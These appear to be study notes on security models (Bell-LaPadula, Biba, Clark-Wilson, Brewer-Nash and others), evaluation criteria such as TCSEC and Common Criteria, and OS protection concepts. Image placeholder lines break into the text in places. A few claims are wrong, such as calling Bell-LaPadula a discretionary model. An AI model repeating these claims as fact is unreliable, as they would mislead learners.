State machine model describes a system that is always secure no matter what state it is in. It's based on the computer science definition of a ***finite state machine (FSM).*** An FSM combines an external input with an internal machine state to model all kinds of complex systems, including parsers, decoders, and interpreters. According to the state machine model, a state is a snapshot of a system at a specific moment in time. If all aspects of a state meet the requirements of the security policy, that state is considered secure. A transition occurs when accepting input or producing output. A transition always results in a new state (also called a ***state transition***). All state transitions must be evaluated. If each possible state transition results in another secure state, the system can be called a secure state machine.

- **Single-state Machine (Policy Driven, more secure)**
- **Multi-state Machine (More flexible, less secure)**

Secure state machine model system always boots into a secure state, maintains a secure state across all transitions, and allows subjects to access resources only in a secure manner compliant with the security policy. The secure state machine model is the basis for many other security models.

Information flow model focuses on controlling the flow of information. Information flow models are based on the state machine model. Information flow models don't necessarily deal with only the direction of information flow; they can also address the type of flow (Bell-LaPadula & Biba).

Non-interference model is loosely based on the information flow model. However, instead of being concerned about the flow of information, the noninterference model is concerned with how the actions of a subject at a higher security level affect the system state or the actions of a subject at a lower security level.

Composition Theories:

■ *Cascading:* Input for one system comes from the output of another system.

■ *Feedback:* One system provides input to another system, which reciprocates by reversing those roles (so that system A first provides input for system B and then system B provides input to system A).

■ *Hookup:* One system sends input to another system but also sends input to external entities.

Take-grant model employs a directed graph to dictate how rights can be passed from one subject to another or from a subject to an object.

■ Take rule: Allows a subject to take rights over an object

■ Grant rule: Allows a subject to grant rights to an object

■ Create rule: Allows a subject to create new rights


■ Remove rule: Allows a subject to remove rights it has

Access control matrix is a table of subjects and objects that indicates the actions or functions that each subject can perform on each object. Each column of the matrix is an access control list (ACL) pulled from objects. Once sorted, each row of the matrix is a capabilities list for each listed subject. An ACL is tied to an object; it lists the valid actions each subject can perform.

Access control list (ACL) is a list of rules that specifies which users or systems are granted or denied access to a particular object or system resource. It applies on objects.

Capability table : Ticket or token-based security utilizes forms of capability tables. A user will be matched against rights, objects, or capabilities of a subject and issued access (normally in the form of a ticket). It applies on subject.

Bell-La Padula (Discretionary model): It is focused on maintaining the **confidentiality** of objects. Protecting confidentiality means users at a lower security level are denied access to objects at a higher security level.



Bell-La Padula: Deals with Confidentiality. State Machine & Information Flow Model.

1. Simple Security Property states that a subject at a given security level may not read an object at a higher security level. No read up (simple property)
2. * (Star) Security Property states that a subject at a given security level may not write to any object at a lower security level. No write down (star property)
3. Strong star * property rule: Any subject that has both read and write capabilities for a given security level can only perform both of those functions at the same security level—nothing higher and nothing lower. For a subject to be able to both read and write to an object, the subject's clearance level must be equal to that of the object's classification or sensitivity.
4. Discretionary Security Property uses an access matrix to specify the discretionary access control.


Lattice-based access control allows security controls for complex environments. For every relationship between a subject and an object, there are defined upper and lower access limits implemented by the system. This lattice, which allows reaching higher and lower data classification, depends on the need of the subject, the label of the object, and the role the subject has been assigned. Subjects have a least upper bound (LUB) and greatest lower bound (GLB) of access to the objects based on their lattice position.

Biba model was designed after the Bell–LaPadula model, but it focuses on **integrity**. The Biba model is also built on a state machine concept, is based on information flow, and is a multilevel model. In fact, the Biba model is the inverted Bell–LaPadula model. The properties of the Biba model are as follows:

■ Simple Integrity Property states that a subject cannot read an object at a lower integrity level (no read-down). No read down (simple property)

■ * (star) Integrity Property states that a subject cannot modify an object at a higher integrity level (no write-up). No write up (star property)

■ Invocation rule A subject at one integrity level cannot request or invoke a service from a higher integrity level.




Biba was designed to address three integrity issues:

■ Prevent modification of objects by unauthorized subjects

■ Prevent unauthorized modification of objects by authorized subjects


■ Protect internal and external object consistency




Clark-Wilson model uses a multifaceted approach to enforcing data **integrity**. Instead of defining a formal state machine, the Clark-Wilson model defines each data item and allows modifications through only a limited or controlled intermediary program or interface. it uses a three-part relationship of subject/program/object (or subject/transaction/object) known as a triple or an access control triplet. Subjects do not have direct access to objects. Objects can be accessed only through programs. Through the use of two principles—well-formed transactions and separation of duties—the Clark-Wilson model provides an effective means to protect integrity.

Clark Wilson Model: Deals with Integrity. Enforces Segregation of Duties. It has Constrained Interface.

- Constrained Data Interface (CDI): When integrity is protected by Security Model
- Unconstrained Data Item (UDI): When Integrity is not protected by Security Model
- Integrity Verification Procedure (IVP): Procedures that scan data items and confirms the integrity.
- Transformation Procedure (TP): Procedures which are allowed to modify CDI.





Clark-Wilson

What is the **access control triple(triplet)?**

Authenticated Principal (user) → Programs (transformational procedures) → Data Items (UDIs and CDIs)


Subjects

Objects

The relationship between an authenticated principal (i.e., user) and a set of programs (i.e., TPs) that operate on a set of data items (e.g., UDIs and CDIs).

Take-Grant model is another confidentiality-based model that supports four basic operations: take, grant, create, and revoke. This model allows subjects with the take right to remove take rights from other subjects. Subjects possessing the grant right can grant this right to other subjects. The create and revoke operations work in the same manner: Someone with the create right can give the create right to others and those with the revoke right can remove that right from others.

Brewer and Nash model This model is also known as the Chinese wall model and it is used to avoid interest conflicts by prohibiting an individual, such as consultant, from the log on to multiple COIs i.e. conflict of interest categories. The change in access control policies depends on user behavior. It means once a person accessing the information pertains to one side is not able to access the data of the other side or data is not available for the same person.



Brewer and Nash Model - Chinese Wall

Data Sets Representing Each Company

Brewer Nash Model: sometimes known as the Chinese Wall model, but this term is deprecated. Instead, other terms of "ethical wall" and "cone of silence" have been used to describe Brewer and Nash. Protects the conflict of interest.

Goguen–Meseguer model is an ***integrity*** model, although not as well-known as Biba and the others. Goguen–Meseguer model is based on predetermining the set or domain (i.e., a list) of objects that a subject can access. This model is based on automation theory and domain separation. This means subjects are allowed only to perform predetermined actions against predetermined objects. Goguen and Meseguer Model: Deals with Integrity. Non-Interference Model. Predetermined actions against predetermined objects.


Sutherland model is an ***integrity*** model. It focuses on preventing interference in support of **integrity**. It is formally based on the state machine model and the information flow model. A common example of the Sutherland model is its use to prevent a covert channel from being used to influence the outcome of a process or activity.

Graham–Denning model (computer security model) is focused on the secure creation and deletion of both subjects and objects. Graham–Denning is a collection of eight primary protection rules or actions that define the boundaries of certain secure actions:

■ Securely create an object.
■ Securely create a subject.
■ Securely delete an object.
■ Securely delete a subject.
■ Securely provide the read access right.
■ Securely provide the grant access right.
■ Securely provide the delete access right.
■ Securely provide the transfer access right.

Usually, the specific abilities or permissions of a subject over a set of objects is defined in an access matrix (aka ***access control matrix***).
Harrison–Ruzzo–Ullman (HRU) integrity model focuses on the assignment of object access rights to subjects as well as the resilience of those assigned rights. It is an extension of the Graham–Denning model. It is centered around the establishment of a finite set of procedures (or access

rights) that can be used to edit or alter the access rights of a subject over an object. Create object; Create subject; Destroy subject; Destroy object; Enter right into access matrix; Delete right from access matrix.



SECURITY MODELS

Integrity

Biba
No read down, no write up

Clark-Wilson
Access control triple

Goguen-Meseguer
THE noninterference model

Sutherland
preventing interference
(information flow and SMM)

Confidentiality


government (DoD)

Bell-LaPadula
No read up, no write down

Brewer and Nash
aka "Chinese Wall"

Take Grant
Employs a "directed graph"

Security Modes



Security Modes

Modes	Signed NDA	Clearance	Formal access approval for	Need to know for	Description
Dedicated	ALL	ALL information on the system.	ALL information on the system.	ALL information on the system.	In one line, for dedicated mode, all users can access ALL data
System high	ALL	ALL information on the system	ALL information on the system	SOME information on the system	In one line, all users can access SOME data, based on their need to know.
Compartmented	ALL	ALL information on the system	SOME information on the system	SOME information on the system	In one line, all users can access SOME data, based on their need to know and formal access approval.
Multilevel	ALL	SOME information on the system	SOME information on the system	SOME information on the system	In one line, all users can access SOME data, based on their need to know, clearance and formal access approval.

Systems Security Requirements

Trusted Computer System Evaluation Criteria (TCSEC): Created by DoD. Protects Confidentiality. (Rainbow series)

a. **Orange Book:** Standalone system level Requirements:

D. Minimal Protection

- No security characteristics
- Evaluated at higher level and failed

C1. Discretionary Protection

- DAC

- Require identification & authentication
- Assurance minimal
- Nothing evaluated after 1986

C2. Controlled Access Protection

- C1 +
- Auditing capable of tracking each individuals access or attempt to each object
- More stringent security testing
- Most OSs at end of the TCSEC incorporated C2 requirements

B1. Labeled Security Protection

- C2 +
- MAC for specific sets of objects
- Each controlled object must be labeled for a security level & that labeling is used to control
- access
- Security testing requirements more stringent
- Informal security model for both hierarchical levels and non-hierarchical categories
- informal security model shown consistent with its axioms

B2. Structured Protection

- B1 +
- MAC for all objects
- Labeling expanded
- Trusted path for login
- Requires use of principle of least privilege
- Covert channel analysis
- Configuration management
- Formal model of security policy proven consistent with its axioms

B3. Security Domains

- B2 +
- High-level design – simple
    - Layering
    - Abstraction
    - Information hiding
- Tamperproof security functions
- Increased trusted path requirements
- Significant assurance requirements
- Administrator's guide
- Design Documentation
- DTLS – Descriptive Top Level Specification

A1. Verified Protection

- B3 +
- Assurance
- Formal Methods

- Covert channel analysis
- Design specification & verification

- Trusted distribution
- Increased test and design documentation
- FTLS – Formal Top Level Specification

b. Red Book: Network Security
c. Green Book: Password Management


Information Technology Security Evaluation Criteria. (ITSEC): Security Evaluation Criteria for Europe. Developed as an alternative to TCSEC. It protects CIA.
Level Requirement

- D + E0 Minimum Protection
- C1 + E1 Discretionary Protection (DAC)
- C2 + E2 Controlled Access Protection (Media cleansing for reusability)
- B1 + E3 Labelled Security (Labelling of data)
- B2 + E4 Structured Domain (Addresses Covert channel)
- B3 + E5 Security Domain (Isolation)
- A + E6 Verified Protection (B3 + Dev Cycle)

Common Criteria (CC) ISO: 15408 defines various levels of testing and confirmation of systems' security capabilities, and the number of the level indicates what kind of testing and confirmation has been performed. The Common Criteria was designed as a dynamic subjective product evaluation model and replaced previous static systems, such as the U.S. Department of Defense's ***Trusted Computer System Evaluation Criteria (TCSEC)*** and the ***EU's Information Technology Security Evaluation Criteria (ITSEC).***
The objectives of the CC guidelines are as follows:
■ To add to buyers' confidence in the security of evaluated, rated IT products
■ To eliminate duplicate evaluations (among other things, this means that if one country, agency, or validation organization follows the CC in rating specific systems and configurations, others elsewhere need not repeat this work)
■ To keep making security evaluations more cost-effective and efficient
■ To make sure evaluations of IT products adhere to high and consistent standards
■ To promote evaluation and increase availability of evaluated, rated IT products
■ To evaluate the functionality (in other words, what the system does) and assurance (in other words, how much can you trust the system) of the target of evaluation (TOE) Common Criteria process is based on two key elements: protection profiles and security targets.

- **Target of evaluation (ToE)** – The system or product that is being evaluated.
- **Security target (ST)** – The documentation describing the ToE, including the security requirements and operational environment.
- **Protection profile (PP)** – An independent set of security requirements and objectives for a specific category of products or systems, such as firewalls or intrusion detection systems.
- **Evaluation assurance level (EAL)** – The evaluation score of the tested product or system.

Common Criteria Assurance levels



EAL1	Functional Tested
EAL2	Structurally Tested
EAL3	Methodically Tested and Checked
EAL4	Methodically Designed, Tested, and Reviewed
EAL5	Semiformally Designed and Tested
EAL6	Semiformally Verified Design and Tested
EAL7	Formally Verified Design and Tested

Authorization to Operate

For many environments, it is necessary to obtain an official approval to use secured equipment for operational objectives. This is often referred to as an ***Authorization to Operate (ATO)***. ATO is the current term for this concept as defined by the Risk Management Framework (RMF). An ATO is an official authorization to use a specific collection of secured IT/IS systems to perform business tasks and accept the identified risk. The assessment and assignment of an ATO is performed by an ***Authorizing Official (AO)***. An AO is an authorized entity who can evaluate an IT/IS system, its operations, and its risks, and potentially issue an ATO. Other terms for AO include ***designated approving authority (DAA), Approving Authority (AA), Security Control Assessor (SCA),*** and ***Recommending Official (RO).***

An AO can issue four types of authorization decisions:

- ***Authorization to Operate*** This decision is issued when risk is managed to an acceptable level.
- ***Common Control Authorization*** This decision is issued when a security control is inherited from another provider and when the risk associated with the common control is at an acceptable level and already has a ATO from the same AO.
- ***Authorization to Use*** This decision is issued when a third-party provider (such as a cloud service) provides IT/IS servers that are deemed to have risk at an acceptable level; it is also used to allow for reciprocity in accepting another AO's ATO.
- ***Denial of Authorization*** This decision is issued when risk is unacceptable.

Security Capabilities of Information Systems

Memory protection is a core security component that must be designed and implemented into an operating system. It must be enforced regardless of the programs executing in the system. Otherwise, instability, violation of integrity, denial of service, and disclosure are likely results.

Memory protection is used to prevent an active process from interacting with an area of memory that was not specifically assigned or allocated to it.
Virtualization technology is used to host one or more operating systems within the memory of a single host computer or to run applications that are not compatible with the host OS. Virtualization can be a tool to isolate OSs, test suspicious software, or implement other security protections.

Trusted Platform Module (TPM) is both a specification for a crypto processor chip on a mainboard and the general name for implementation of the specification. A TPM can be used to implement a broad range of cryptography-based security protection mechanisms. TPM is an example of a hardware security module (HSM).

Interfaces *A constrained or restricted interface* is implemented within an application to restrict what users can do or see based on their privileges. Users with full privileges have access to all the capabilities of the application. Users with restricted privileges have limited access. The purpose of a constrained interface is to limit or restrict the actions of both authorized and unauthorized users. The use of such an interface is a practical implementation of the Clark–Wilson model of security.

Fault tolerance is the ability of a system to suffer a fault but continue to operate. Fault tolerance is achieved by adding redundant components such as additional disks within a redundant array of inexpensive disks (RAID) array, or additional servers within a failover clustered configuration.

Execution Types

Process is an executable program and its associated data loaded and running in memory. A heavyweight process (HWP) is also called a task. A parent process may spawn additional child processes called threads.

Thread is a lightweight process (LWP). Threads are able to share memory, resulting in lower overhead compared to heavy weight processes.

Multitasking In computing, multitasking means handling two or more tasks simultaneously.

Multicore Today, most CPUs are multicore. This means that the CPU is now a chip containing two, four, eight, dozens, or more independent execution cores that can operate simultaneously and/or independently. There are even some specialty chips with over 10,000 cores.

Multiprocessing In a multiprocessing environment, a multiprocessor system harnesses the power of more than one processor to complete the execution of a multithreaded application.
a. **Symmetric Multiprocessing (SMP):** All processor has single OS
b. **Massively Parallel Processor (MPP):** All processors have their own OS

Multiprogramming is similar to multitasking. It involves the pseudo-simultaneous execution of two tasks on a single processor coordinated by the OS as a way to increase operational efficiency.

Multithreading permits multiple concurrent tasks to be performed within a single process. Unlike multitasking, where multiple tasks consist of multiple processes, multithreading permits multiple tasks to operate within a single process.


OS Protection Mechanisms

- ***Layering*** is the organization of functions into separate components, each of which interacts with the others in a sequential way. Each layer will interface only with the layer above it and the layer below it and should work independently. If one layer in the system fails, it should not affect the other layers.
- ***Abstraction*** is the process of finding commonality in different objects, and then exploiting it to make the objects simpler to manage. The ultimate goal is to reduce complexity and to hide the inner workings of the system. A good example of this is a system call named kill(), whose purpose is to stop processes from running.

Pipelining combines multiple CPU steps into one process, allowing simultaneous FDX (Fetch and execute) and write steps for different instructions. Each part is called a pipeline stage; the pipeline depth is the number of simultaneous stages that may be completed at once. Given our previous fetch-and-execute example of adding 1 + 1, a CPU without pipelining would have to wait an entire cycle before performing another computation. A four-stage pipeline can combine the stages of four other instructions:

1. Fetch Instruction 1
2. Fetch Instruction 2, Decode Instruction 1
3. Fetch Instruction 3, Decode Instruction 2, Execute Instruction 1
4. Fetch Instruction 4, Decode Instruction 3, Execute Instruction 2, Write (save) result 1
5. Fetch Instruction 5, Decode Instruction 4, Execute Instruction 3, Write (save) result 2, etc.

The four-layer protection ring model



Ring 0: OS Kernel/Memory (Resident Components)
Ring 1: Other OS Components
Ring 2: Drivers, Protocols, etc.
Ring 3: User-Level Programs and Applications

Rings 0–2 run in supervisory or privileged mode.
Ring 3 runs in user mode.

Process states or operating states are various forms of execution in which a process may run. Where the OS is concerned, it can be in one of two modes at any given moment: operating in a privileged, all-access mode known as supervisor state or operating in what's called the problem state associated with user mode, where privileges are low and all access requests must be checked against credentials for authorization before they are granted or denied. Processes line up for execution in an OS in a processing queue, where they will be scheduled to run as a processor becomes available. Most OSs allow processes to consume processor time only in fixed increments or

chunks; should a process consume its entire chunk of processing time (called a time slice) without completing, it returns to the processing queue for another time slice the next time its turn comes around. Also, the process scheduler usually selects the highest-priority process for execution, so reaching the front of the line doesn't always guarantee access to the CPU (because a process may be preempted at the last instant by another process with higher priority).
According to whether a process is running, it can operate in one of several states:

Ready state, a process is ready to resume or begin processing as soon as it is scheduled for execution. If the CPU is available when the process reaches this state, it will transition directly into the running state; otherwise, it sits in the ready state until its turn comes up.


Running The running state or problem state is when a process executes on the CPU and keeps going until it finishes, its time slice expires, or it is blocked for some reason (usually because it has generated an interrupt for I/O). If the time slice ends and the process isn't completed, it returns to the ready state; if the process is paused while waiting for I/O, it goes into the waiting state.

Waiting The waiting state is when a process is ready for continued execution but is waiting for I/O to be serviced before it can continue processing. Once I/O is complete, then the process typically returns to the ready state, where it waits in the process queue to be assigned time again on the CPU for further processing.

Supervisory The supervisory state is used when the process must perform an action that requires privileges that are greater than the problem state's set of privileges including modifying system configuration, installing device drivers, or modifying security settings. Basically, any function not occurring in the user mode (ring 3) or problem state takes place in the supervisory mode. This state effectively replaces the running state when a process is run with higher-level privileges.

Stopped When a process finishes or must be terminated (because an error occurs, a required resource is not available, or a resource request can't be met), it goes into a stopped state. At this point, the OS can recover all memory and other resources allocated to the process and reuse them for other processes as needed.

FIGURE 9.2 The lifecycle of an executed process



Memory

Read-only memory (ROM) works like the name implies—it's memory the system can read but can't change (no writing allowed). The contents of a standard ROM chip are burned in at the factory, and the end user simply cannot alter it. ROM chips often contain "bootstrap" information that computers use to start up prior to loading an OS from disk. This includes the *power-on self-test (POST)* series of diagnostics that run each time you boot a PC.

